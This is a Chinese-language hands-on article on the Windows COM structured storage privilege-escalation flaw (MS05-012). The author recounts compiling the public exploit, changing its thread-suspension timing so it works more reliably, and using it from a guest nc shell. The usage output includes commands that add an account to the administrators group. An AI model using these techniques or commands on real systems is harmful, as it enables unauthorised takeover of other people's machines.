一个人的战争

Windows COM结构存储本地溢出漏洞（MS05012）试用手记

孟方明[-273℃@EST]

一、漏洞简述

前些日子，网上公布了Windows COM结构存储本地溢出漏洞（MS05012）的溢出程序，该漏洞是由于受影响的操作系统和程序在处理COM结构化存储文件时访问共享内存的方式中存在的一个权限提升问题，已登录的用户可通过利用此漏洞完全控制系统。攻击者可以构建任意代码在存在此漏洞的机器上执行，而且该漏洞影响到Windows 2000的sp3、sp4，XP的sp1、sp2以及Windows 2003系统，危害是相当大的。

二、漏洞利用

我仔细的阅读了一下这个溢出程序，由衷地佩服作者，让我从中学到了不少的东西。按通常调试漏洞的步骤，我们首先就要编译这个溢出程序。在这里我们需要用到vc++6.0以上版本的编译器，初步编译会有一些错误提示。比如这个溢出程序中的BOOL类型小写了，vc无法识别等等，这种小错误手动改一下就好了。改好后重新编译成功，下面我们就可以进行测试了。

我们先来看看在本地的使用，如果你目前是在administrator用户下，那么可以新开一个cmd窗口，新建一USER组用户，我这里是mfm。然后在cmd窗口中执行：runas /profile /user：mfm cmd.exe，也就是以用户mfm的身份来运行cmd.exe，回车确认后会打开一个新的cmd窗口，看一下权限，如图1（有些读者说我在按照文章所说的输入whoami后为什么提示没有这个程序，其实这个程序不是系统自带的。不过，我已经提供给大家了，将它复制到你的system32目录下就可以了）。




图1

根据溢出程序中的说明，在Win2000系统中我们可以直接打开一个交互式的shell，而在WinXP以及Win2003系统上只能执行非交互命令。我是在Win2000上测试的，那么干脆就开个cmd窗口吧。

OK！看一下我们的程序编译运行后的帮助信息吧，如下：

```
D:\>ms05012
COM Structured Storage Vulnerability Exploit by Cesar Cerrudo
                    compiled by 无敌最寂寞[EST]
Tested on WIN2K SP4
Usage
        ms05012 "Applicatoin to uninstall" "command"
Examples
    ms05012 "c:\windows\system32\webfldrs.msi" "cmd.exe"
(cmd.exe will interactively run on Win2k only)
    ms05012 "c:\windows\system32\webfldrs.msi" "net localgroup administrators /add youruser"
```

说明非常详细，第一个参数是webfldrs.msi组件被安装到的物理路径，后面则是你想要执行的命令。webfldrs.msi是Windows的web文件夹修复工具。溢出程序需要卸载这个组件，但是我在实际测试中发现，该工具并不是默认安装的。而安装了该组件的系统的确很少，那么说没有安装这个组件的电脑就不能利用这个漏洞了吗？的确，我一开始以为可以使用其它已经安装的组件，但经过测试发现，只能使用webfldrs.msi才能成功（刚说到这里，只见“唰”的一声飞来一只P鞋正中无敌的脑袋，远处sagi气急败坏地说到：“小样，干嘛不早说。让我在控制面板里找了N久！”）。为了使这个溢出程序更实用，我又仔细阅读了一遍溢出程序并多次实验，发现溢出程序要创建一个新的线程来调用msi.dll中的MsiInstallProduct以卸载webfldrs.msi，如果webfldrs.msi已经被安装，那么在卸载的时候由于权限的问题会出错（因为我们要提升权限嘛，所以运行溢出程序的帐户是个user权限），弹出提示窗口。此时新线程挂起，而新线程创建初期会创建一个堆对象，这个堆对象是可写入的。而溢出程序正是利用了这个新创建的堆对象将shellcode写入到这个堆空间中，从而执行我们的shellcode。那么，如果webfldrs.msi没有安装会怎么样呢？由于没有被安装，就不存在卸载，那么创建的新线程会立刻结束而不会因为错误挂起，创建的堆也会被释放。这样主线程会因为找不到一个可写的堆对象而写入shellcode失败，自然也就无法利用成功，如图2，从图2中可以看出，虽然找到了堆对象，但是由于这些对象不是本进程创建的而无法以写权限打开。




图2

看到这里，读者朋友又会提出一个疑问了，为什么一定要卸载它呢？我们安装它不行吗？总之，我们就是要故意制造权限问题，使得这个新线程由于权限不够而挂起。既然卸载没有权限，那么安装应该也没有吧？于是我修改了溢出程序，将原来是卸载的改成了以管理员权限安装。由于我们是以user权限运行的溢出程序，那么使用管理员权限安装必然会出错，这样就达到了我们的目的。OK，重新编译后我们再次执行溢出程序，程序提示“YOUR Command should have been executed（你的命令可能已经被执行了）”，在屏幕上也出现了一个新的CMD窗口，添加帐号什么的完全成功，如图3。

哈哈，成功了！看样子是证明了我的想法，然而问题并不像我想象的这么容易。当我把溢出程序传到论坛上让朋友帮我测试时，结果有很多都不能成功。于是我反复测试后发现，原来user

组用户是可以安装 webfldrs.msi 的！可是为什么我会成功呢？原来，我的系统盘是 NTFS 格式，webfldrs.msi 安装程序会检查系统盘上的某个目录是否存在一个 dll，如果不存在，就要复制这个 dll 到那个文件夹，而由于 NTFS 分区格式做了严格的限制，user 组用户对那个目录没有写权限，所以才导致程序出错。并不是因为不能安装造成的。但是对于系统盘不是 NTFS 分区的系统来说，我的这个方法就彻底失败了！




图 3

测试工作又再次陷入僵局，问题很明显：

1. 系统分区是非 NTFS 分区，怎么办？

2. 只能利用一次，怎么办？

冥思苦想了 N 个小时了，就是不知道该如何去修改这个溢出程序，曾经试图尝试不用 webfldrs.msi（在 system32 目录下还有个 adminpak.msi，而且这个 adminpak.msi 普通用户是绝对无法安装的），但这样一来就得修改 shellcode 了，可能更麻烦。整理了一下思路，焦点又回到起初的问题上——如何让那个线程挂起？只要那个安装 webfldrs.msi 的线程被挂起（当然要在线程创建了堆对象后挂起），那么溢出程序就可以找到可写的堆，从而 shellcode 就可以写进去并执行。对啊！不就是挂起嘛，为什么一定要让它因为出错才挂起呢？为什么不可以手动挂起它呢？

哇，有种想跳楼的感觉，这么简单的问题我居然用了一个上午去想。于是赶紧修改溢出程序，在创建 CreateThread 语句后加上一个 sleep 语句，为的是等一下这个新创建的线程创建完我们需要的堆，接着添加一个 SuspendThread 函数调用。这个函数想必大家都晓得，是用来挂起一个线程的，相对应的函数是 ResumeThread()恢复线程执行。

那么溢出程序执行的整个流程如下：

1. 调用 CreateThread()创建 MsiInstallProduct 线程，安装 webfldrs.msi。

2. 主线程（既溢出程序线程）等待 x 秒（这个时间由我们设定）后，调用 SuspendThread 函数挂起 MsiInstallProduct 线程。

3. 溢出程序复制 shellcode 到可用堆，shellcode 执行。

4. 主线程调用 ResumeThread()恢复 MsiInstallProduct 线程执行（这一步似乎无关紧要）。

5. 主线程结束。

整个过程应该就是这样了，关键就在于第二步中的等待时间了。如果等待过长，那么主线程在还没挂起 MsiInstallProduct 线程之前，该线程已经结束，那么肯定会失败。如果等待过短，新线程还没创建我们可以利用的堆就被主线程挂起，那么还是会失败。所以掌握好这个时间是关键。于是我按照这个想法重新修改了溢出程序，运行界面如下：

```
D:\>ms05012
        COM Structured Storage Vulnerability Exploit by Cesar Cerrudo
                    Edited by 无敌最寂寞[EST]
  Tested on WIN2K SP4
  Usage:
        ms05012 "Applicatoin to install or reinstall" "command" [-t time]
  NOTE:[-t time] option is to set when to suspend the webfldrs.msi thread.default is 300
  Examples:
    ms05012 "c:\windows\system32\webfldrs.msi" "cmd.exe" (cmd.exe will interactively run on Win2k only)
    ms05012 "c:\windows\system32\webfldrs.msi" "net localgroup administrators /add youruser"
```

我增加了一个时间的选项，该时间是以毫秒为单位，默认值是 300，这是我多次测试的结果。读者朋友可以根据自己的情况自行设置。修改后的 exploit 不但成功执行，而且可以多次使用。只是在多次使用的时候，要多运行几次，肯定可以成功的，如图 4。




图 4

刚才我们是在本地上进行的权限提升，现在我们再来看一看这个程序如何远程利用，还记的以前的 asp 溢出、media 溢出吧，这两个漏洞都是只能得到一个 guest 权限的 cmd shell，让我们再来做一个测试。

使用 nc 得到远程电脑的一个 cmd shell，当然是只有 guest 权限的，此时添加帐号什么的，会提示"系统发生 5 错误"，如图 5。在这儿，我们使用 ms05012 的格式不能向上边那样，因为得到的 cmd 窗口只能显示在对方电脑的屏幕上，所以，我们此时只能使用添加帐号或是执行其他程序的格式了。




图 5

